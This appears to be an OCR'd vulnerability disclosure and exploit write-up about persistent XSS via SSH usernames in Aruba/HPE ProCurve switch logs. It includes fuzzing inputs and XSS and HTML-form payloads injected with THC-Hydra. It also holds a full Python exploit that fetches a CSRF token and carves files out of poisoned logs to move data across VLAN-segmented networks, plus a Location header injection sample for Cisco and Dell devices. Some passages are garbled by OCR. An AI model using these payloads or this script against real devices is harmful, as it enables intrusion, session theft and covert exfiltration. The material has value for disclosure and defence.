
“Fuzzing” and Determining Sanitization Depth

An untampered log is viewed via specially crafted request. Notably, this is plaintext and no markup is currently injected or present. The attacker injects special characters and abusive markup to determine which input can be persistently stored and how the application handles input:

The attacker inputs a specially crafted invalid username via SSH:

!@#$%^&*()-+_+;’:\”<>

The log integrates this input and reflects it via future request:



Here, the attacker injects - - > (no spaces) to determine order / injection of valid markup tags via SSH:

The log integrates this input and reflects it via future request. Via the default view, the logs displace the newest first. This is essentially an HTML markup tag indicating this is the end of a commented section:

```
HTTP/1.1 200 OK
Server: eHTTP v2.0
Connection: close
Content-Type: text/html
Content-Length: 40225
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' dat
Referrer-Policy: no-referrer
X-Permitted-Cross-Domain-Policies: none
Feature-Policy: camera 'none'; geolocation 'non

{"log_info": {"log_stats": {"log_recs_used": 23
4276}, "last_rectime": 631152013, "log_events":
"event_level": "419", "subsys": "auth", "member
name/password on SSH session User '--->' i try
```

Here, the attacker inputs leading, disarmed markup but appends <! ---, the HTML markup for comments / non displayed content:

```
<img src=a onerror=alert(cybirpoc)><! ---@
<img src=a onerror=alert(cybirpoc)><! ---@
<img src=a onerror=alert(cybirpoc)><! ---@
```

The persistently stored input, integrated into the logs.

Proof of Concept, BURP SUITE captured response. When viewed via web browser, this "comments out" the valid log entries:


```
HTTP/1.1 200 OK
Server: eHTTP v2.0
Connection: close
Content-Type: text/html
Content-Length: 41955
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' data: 'unsafe-eval' 'unsafe-inline'
Referrer-Policy: no-referrer
X-Permitted-Cross-Domain-Policies: none
Feature-Policy: camera 'none'; geolocation 'none'

{"log_info": {"log_stats": {"log_recs_used": 239, "log_recs_since_boot": 121, "log_recs_max":
4276}, "last_rectime": 631152013, "log_events": [{"severity": "Warn ", "timestamp": 633700995,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User '<img src=a onerror=alert(cybirnoc)>
<! ---' is trying to login from                    "}, {"severity": "Warn ", "timestamp": 633700957,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User 'WHERE DID THE LOGS GO? --->' is trying to login from
                , {"severity": "Warn ", "timestamp": 633700952, "event_level": "419", "subsys":
```

This page / content is injectable, can be used to stage / exfiltrate data, steal credentials & bypass authentication. An attacker can cause additional highly exploitable conditions through further, exotic exploitation.

Proof of Concept, arbitrary code / exploitable markup language (HTML). Injection of arbitrary content, disabled PoC:

Username:

<iframe src=http://cybir.com/insights>



"coolhandluke" – Processing and Logging of Malicious Input – Advanced & "Upstream Exploitation"

It is vitally important to understand how "upstream" processors and data collectors are handling this unsanitized input. Injection of code & content in this manner, even through API calls or error messages & usernames can have *serious* impact on complementary monitoring / rendering systems such as SIEM / log collectors or web application firewalls*. A web browser is analogous to any HTML / XML / markup processor, hence, any processor (ex. XML or JNLP) is attackable via this unsanitized space:


```
log_info": {"log_stats": {"log_recs_used": 244, "log_recs_since_boot": 126, "log_recs_max":
76}, "last_rectime": 631152013, "log_events": [{"severity": "Warn ", "timestamp": 633701570,
vent_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
me/password on SSH session User '<iframe src=http://cybir.com/insights>
' is trying to login from ", {"severity": "Warn ", "timestamp": 633701565,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User '<iframe src=http://cybir.com/insights>
' is trying to login from ", {"severity": "Warn ", "timestamp": 633701560,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User '<iframe src=http://cybir.com/insights>
' is trying to login from ", {"severity": "Warn ", "timestamp": 633701005,
"event_level": "419", "subsys": "auth", "member_info": "", "description": "Invalid user
name/password on SSH session User '<img src=a onerror=alert(cybirpoc)>
<! ---' is trying to login from ", {"severity": "Warn ", "timestamp":
633701000, "event_level": "419", "subsys": "auth", "member_info": "", "description":
"Invalid user name/password on SSH session User '<img src=a onerror=alert(cybirpoc)><!
---' is trying to login from ", {"severity": "Warn ", "timestamp":
633700995, "event_level": "419", "subsys": "auth", "member_info": "", "description":
"Invalid user name/password on SSH session User '<img src=a onerror=alert(cybirpoc)><!
---' is trying to login from ", {"severity": "Warn ", "timestamp":
633700957, "event_level": "419", "subsys": "auth", "member_info": "", "description":
"Invalid user name/password on SSH session User 'WHERE DID THE LOGS GO? --->' is trying to
```


In this example, an attacker is able to inject malicious content, such as HTML or JavaScript into this log and render it in a victim's browser via specially crafted request. Final, partial PoC, injection of a valid HTML form, enabling triggering of multiple attack vectors.

**Note: This is also an avenue of exploitation against security controls & security practitioners. Exploration and proof of concept for this will be provided in a future work. The code provided with this work can carve PoC files from any log files injected in this manner with minor modifications. Use it against your SIEM / IDS XML based logs. Enjoy "flavainyaear(remix)." Code & PoC coming soon.– Ken*

"coolhandluke" – Polyglot Exploitation Code: This invalid username is also a malicious backdoor administration page is also a covert network exfiltration protocol.

This simple exploit can also serve as *"Undocumented features that allow copy or diversion of network traffic.*"* An attacker can abuse this functionality via unauthenticated access to implant malicious backdoors, arbitrary websites, malicious code, and abuseable functions on the affected devices.

In this example, the attacker abuses SSH usernames to implant a sample backdoor form, retrievable via HTTP / HTTPS request, using the malicious code to stage advanced actions & attacks*. The attacker abuses the lack of markup sanitization to inject / host arbitrary malicious code / html, uses markup characters to obfuscate other application output, and implants polyglot exploit code.

The SSH service restricts the input space for unsanitized characters stored in the log. The attacker has a limited space to input code. Additionally, the markup / code is injected historically, effectively rendering content / input "backwards."

An attacker can manipulate these conditions to inject arbitrary, polyglot code. The attacker can store it persistently or reflect the abusive code. The conditions for injection must be:

- Code / characters must be smaller than the provided buffer. (64 Characters)
- The code / markup must use allowed / encodable characters.
- The input must be input correctly, but snippets must be injected in reverse order.


Sample Code:

```
--></form></body></html>
--><br><br><input type='submit' value='cybir.com'><! --
--><input type='text' id='s' name='b' value='b'><! --
--><input type='text' id='s' name='a' value='a'><br><! –
```


The attacker abuses sanitization and log aggregation to implant a sample HTML form injection via logs. Via SSH Connection, the attacker injects the following code. The attacker submits one (1) invalid password and immediately disconnects. This "sprays" the log and allows for precise alignment of code.

**Note: Per the Aruba Networks VDP policy, these are considered "serious" vulnerabilities.*
"Undisclosed unauthorized device access methods (i.e. "backdoors")" Unpatched as of 5/19/2022. (https://www.arubanetworks.com/support-services/sirt/#:~:text=Undisclosed%20unauthorized%20device%20access%20methods)


Staged as **simple** PoC via Kali; the attacker reads the code in as a text file, inputting a single password. This example is staged in THC-HYDRA, a commonly used and simple attack tool bundled with most pentesting distributions. The previous payload is inserted into a TXT file (username list) and a single password (cybirpoc) is used to inject a malicious / invalid username once.



The log is aligned to render HTML forms, comment out the device's logs. Valid structured code is constructed inside of valid log files and is processed via client browser.
Via the UI, this appears to be innocuous behavior or invalid attempts at entry:



For the attacker or victim (client-side attacks), the page is rendered and dangerous functions are embedded. This has been implanted from a separate subnet, segregated via access controls.



This content can be used to stage a complete "shadow administration" page or malicious social engineering content targeting privileged users.

Finally, the entries value can be precisely controlled to target specific payloads / attacks / browsers / endpoints. Specific payloads and browser exploits can be targeted via specification of the malicious log entry range.

PoC for targeted XSS payload in Linux Based Browser (firefox):

"coolhandluke" – Exfiltration, Abuse of Storage, Arbitrary Content Injection Attacks to Data Exfiltration & File Transfer via Log Files

HPE / Aruba's default and recommended guidance for installation and does not explicitly state the need to disable or apply access control to the OPERATOR account.

Reprinted here:

Initial switch set-up (hpe.com):


*"Recommended minimal configuration In the factory default configuration, the switch has no IP (Internet Protocol) address and subnet mask, and no passwords. In this state, it can be managed only through a direct console connection. **To manage the switch through in-band (networked) access, you must configure the switch with an IP address and subnet mask compatible with your network. Also, you must configure a Manager password to control access privileges from the console and web browser interface.** Other parameters in the Switch Setup screen can be left at their default settings or you can configure them with values you enter."*

In these deployment scenarios (common), these devices are highly exploitable and can be used for covert channel communication and file transfer:

- The application / username accepts arbitrary input and "authenticates" the OPERATOR account.
- The token used / reused is unsafely transmitted and can be *compromised easily.*
- The application reuses this token for higher privileged functions upon login,
- Unauthenticated or low-privilege level functions with controllable input / parameters can be used to store or reflect attacker-controlled input & data. (ex. Logs)

Again, the attacker enumerates (fuzzes) the sanitization / input controls of the device via SSH username injection. This account does not exist and the characters used are weaponized:

In the logs, the attacker identifies lack of input sanitization:



The application fails to adequately sanitize markup tags, escape characters, scripting / code snippets, and abusive input. This is returned as raw text in response to valid, specially crafted request.

The log integrates this input and reflects it via future request:

```
HTTP/1.1 200 OK
Server: eHTTP v2.0
Connection: close
Content-Type: text/html
Content-Length: 40225
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' dat
Referrer-Policy: no-referrer
X-Permitted-Cross-Domain-Policies: none
Feature-Policy: camera 'none'; geolocation 'non

{"log_info": {"log_stats": {"log_recs_used": 23
4276}, "last_rectime": 631152013, "log_events":
"event_level": "419", "subsys": "auth", "member
name/password on SSH session User '--->' is try
```

These characters can be repurposed as reliable markers of injection and primitive file & traffic transfer delimiters: ***The strict structure of these log files provide predictable and reusable information which can be repurposed for advanced tunneling and error correction.***

"coolhandluke" – File transfer protocol bypassing Layer 2 / VLAN provisioning via Log File Injection (HPE PROCURVE AND ARUBAOS).*

In this PoC, the attacker implants malicious code or exfiltrated files via the SSH interface of a shielded subnet, separated by LAYER2 controls.

THESE NETWORKS ARE SEPARATED BY VLAN ON A CURRENT ARUBAOS SWITCH. No router is needed.

Interface 1: *SSH Server (RFC 1918 Private: 192..168.1.x / 24)*

Interface 2: *HTTP / API Server (RFC 1918 Private: 10.0.0.x / 24)*

No Router or Firewall should be present.

User Accounts:
Any. PoC for MANAGER or OPERATOR
HTTP/S access & Unauthenticated (Invalid) SSH Input is provided.


PYTHON CODE ARGUMENTS:

*location of web interface (http://***)*
Username for manager or operator account
Password for account (optional, enter for PoC)
Filename of downloaded file

Usage: *python tokencontain2-cybirpoc.txt http://arubaswitch manager password download.html)*

File Transfer / Content Delimiter (no spaces):

< - - -
Content must be segmented to < 59 bytes.



**Proof of Concept Screenshots for YC.16.11.0003. Affects Multiple Firmware & Devices*

"coolhandluke" – PoC Python 3 Exploit Code: Aruba / HPE Procurve Downloader*

This code logs into the interface, bypasses host CSRF controls, an accesses the poisoned logs, downloading the specifically formatted code Code is written to specifically attack the ArubaOS / HPE Procurve API & Web application.

```
import json
import requests
import sys
import re
def login_os(url,user,pw):
    params = ('user=' + user + '&pass=' + pw + '&submit=login')
    s = requests.Session()
    s.get(url)
    c = s.cookies
    url_login = url + "/html/logincheck"
    response = requests.post(url_login, verify=False, cookies = c, data=params,
proxies=proxies, timeout=300)
    print(response)
    if response.status_code == 200:
        print("Login to switch: {} is successful".format(url))

        csrf_bypass = url + "/html/homeStatus.html"

        r = requests.get(csrf_bypass, verify=False, cookies = c, proxies=proxies, timeout=300)
        pre_r = str(r.content)
        #Base64 Value Regex: [^-A-Za-z0-9+/=]|= [^=]|={3,}$
        token_1 = re.findall(r'(?: [A-Za-z0-9+/]{4}){2,}(?: [A-Za-z0-
9+/]{2} [AEIMQUYcgkosw048]=| [A-Za-z0-9+/] [AQgw]==)',pre_r)
        return c.get_dict(), token_1[0];

    else:
        print('***CYBIRSEZTRYAGAINn00b')
proxies = {'http': 'http://127.0.0.1:8080', 'https': None}
list = login_os(sys.argv [1], sys.argv [2], sys.argv [3])
#print("Session ID: ", list [0])
headers = ("CSRF Token :" + list [1])
dler_url = sys.argv [1] +
"/html/json.html?method:uiGetLogEvents&req_mode=4&num_entries=4276"
headers2 = str("Request-Token: " + list [1])
dlerlog = requests.get(dler_url, headers={"Request-Token": list [1]}, cookies=list [0],
proxies=proxies)
dlerjson = json.loads(dlerlog.content)
num = 0
```


```
transfer = ""
delimiter1 = "<---"
delimiterend = "' is trying"
while num < 4276:
    try:
        num += 1
        carved = dlerjson["log_info"]["log_events"][int(num)]["description"]

        if delimiter1 in carved:

            carved = carved[52:]

            if delimiterend in carved:
                terminator = carved.find(delimiterend)
                carved = carved[:terminator]
                transfer = transfer + carved

    except:
        pass
print(transfer)
file = open(sys.argv[4],"w")
file.write(transfer)
file.close
```

**Note: Proxy configuration set to 8080. Useful to understand and step through the attack in BURP Suite. Change value to run without interception. If this is timing out on you, it's because the proxy is set to a loopback / HTTP on 8080.*


"coolhandluke" – Final PoC: File Transfer via Log Files & Implantation of Exploit Code Walkthrough

On Interface 1 (192.168.1.x), the attacker inputs correctly injects valid code markup via the unauthenticated SSH interface. The file delimiter < - - - (no spaces) is used:

< - - - <cybirpoc>Ken was here.</cybirpoc>



On Interface 2 (10.0.0.x), via access to the HTML web access / API interface, the attacker carves access to low-level log files and the PYTHON SCRIPT ATTACHED, to download / copy /exfiltrated via this interface.



Using the python code above, an attacker can transfer / exfiltrate arbitrary code & files through the unauthenticated / unsanitized logs of an ARUBA OS / HPE PROCURVE series switch, defeating Layer 2 / 3 segmentation and tunneling between isolated subnets.

THIS PYTHON CODE / TECHNIQUE IS FULLY ABLE TO RECREATE AND TRANSFER CONTENT ACROSS LAYER 2 SEGMENTED NETWORKS AT WILL VIA PERSISTENT XSS AND INJECTION VULNERABILITIES.

Exploitation – Analysis and Impact

The PoC provided can be easily reproduced, demonstrated, and weaponized for a variety of attacks against modern infrastructure and controls. The novel exploitation methods provided in this work are difficult (if not impossible) for most security controls to detect or stop. Kill chains included leverage previously underutilized methods, attacks, and file format abuses.

Until vendor patches & fixes have been applied, web applications and servers present on these devices should be immediately disabled.

Research & publication of findings related to this specific attack will continue. The author is planning future disclosure of other exploitable formats or frameworks which leverage the underlying concepts, inherent flaws, new techniques, and additional refinement of exploitable file format attacks.

This initial work serves to provide an accessible and now acknowledged exploitation technique based on publicly available software, recognized attacks, and vendor acknowledged 0-day exposures across multiple operating systems and software packages.

Preliminary PoC and Exploit Code for Cisco / Dell / Netgear is provided below.

Specific Entry Points and PoC are denoted by **COOLHANDLUKE ENTRY POINT:

THIS PYTHON CODE / TECHNIQUE IS FULLY ABLE TO RECREATE AND TRANSFER CONTENT ACROSS LAYER 2 OR AIRGAPPED NETWORKS AT WILL VIA PERSISTENT XSS AND INJECTION VULNERABILITIES.

Additional Information – Future Applications / Further PoC for Other Layer 2 / 3 Infrastructure (Cisco / Dell / Netgear / Linksys / Etc.)

In a future work, I will demonstrate this technique on a different switch family (Dell / Cisco / Netgear) using a similarly controllable space, a LOCATION header presented to the attacker which is the *only* means of administering or accessing the device. The space is smaller and somewhat more complex to exploit, hence, this initial work is being used to introduce the idea. *I have provided a supplement to this document supporting these assertions and providing preliminary PoC*. Using the exploit code provided, an attacker can implement this attack via:

Dell: X Series, VRTX Chassis, IPMI, OpenManage System Administrator, others.
CVEs (current, some are still private):

CVE-2021-21507, CVE-2021-21510, CVE-2021-36320, CVE-2021-36321, CVE-2021-36322, CVE-2020-5330

Cisco: SMB Switches, IPMI / Remote Access, Layer 2 / 3 Devices:
CVES (current, some are still private):

CVE-2021-34739, CVE-2019-15993, CVE-2020-3121, CVE-2020-3147

Disclosed as:

- ***CENTAUR*** – Insecure Cryptographic Design and Implementation of Static Key Materials
- ***CAKEHORN*** – Application fails to properly sanitize SESSION field resulting in immediate reboot / DENIAL OF SERVICE
- ***SOUNDBOARDFEZ*** – Authentication Bypass and Theft of Sessions through Insecure Management/ Entropy / Pseudo-Randomization in User Controllable Parameters
- ***TRANSMISSION*** – Denial of Service / Reboot of Affected Devices via Improper Input Sanitization
- ***MAGNIFICENTSEVEN*** – Host Header Injection / Poisoning to Client-Side Browser Attacks and redirection
- ***MOONAGEDAYDREAM*** – Host Header Injection and Unsanitized XML Integration to BIZARRELOVETRIANGLE JNLP / XML Based Client Processor Attacks
- ***PROCESSION*** – Application Fuzzing / Persistent XSS / Persistent DOS through buffer overflow /excessively long request to Persistent XSS / Denial of Service / Client-Side Exploitation

Implementations and devices confirmed to be vulnerable & tested during research:

Dell: VRTX & X Series Switches (PoC provided for X1026p running 3.0.1.8)

Cisco: SMB (Sx, SF, SG, etc.), RX00, and others implementing “Kubrick”, “Nikola” or similar interfaces

Disclosure information provided to Cisco / Dell:

A remote attacker can now specifically target this IP address and token for exploitation via methods described previously. The remote attacker can hijack and take full control of the switch. The attacker can further control the field through advanced manipulation of the request, clearing the data from the headers or rewriting it in any manner desired. This effectively disguises the attack from typical security controls and audit.

Shown here, the security team has determined the exact length required to control the LOCATION header precisely using fuzzing techniques:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: X/          </requestURL>
```

The token's retrieval is removed from the tampered headers via this precisely controlled unauthenticated request.

```
Location:
  /

<html>
  <head>
  </head>
  <body>


  </body>
</html>
```

```
1  HTTP/1.1 302 Redirect
2  Server: GoAhead-Webs
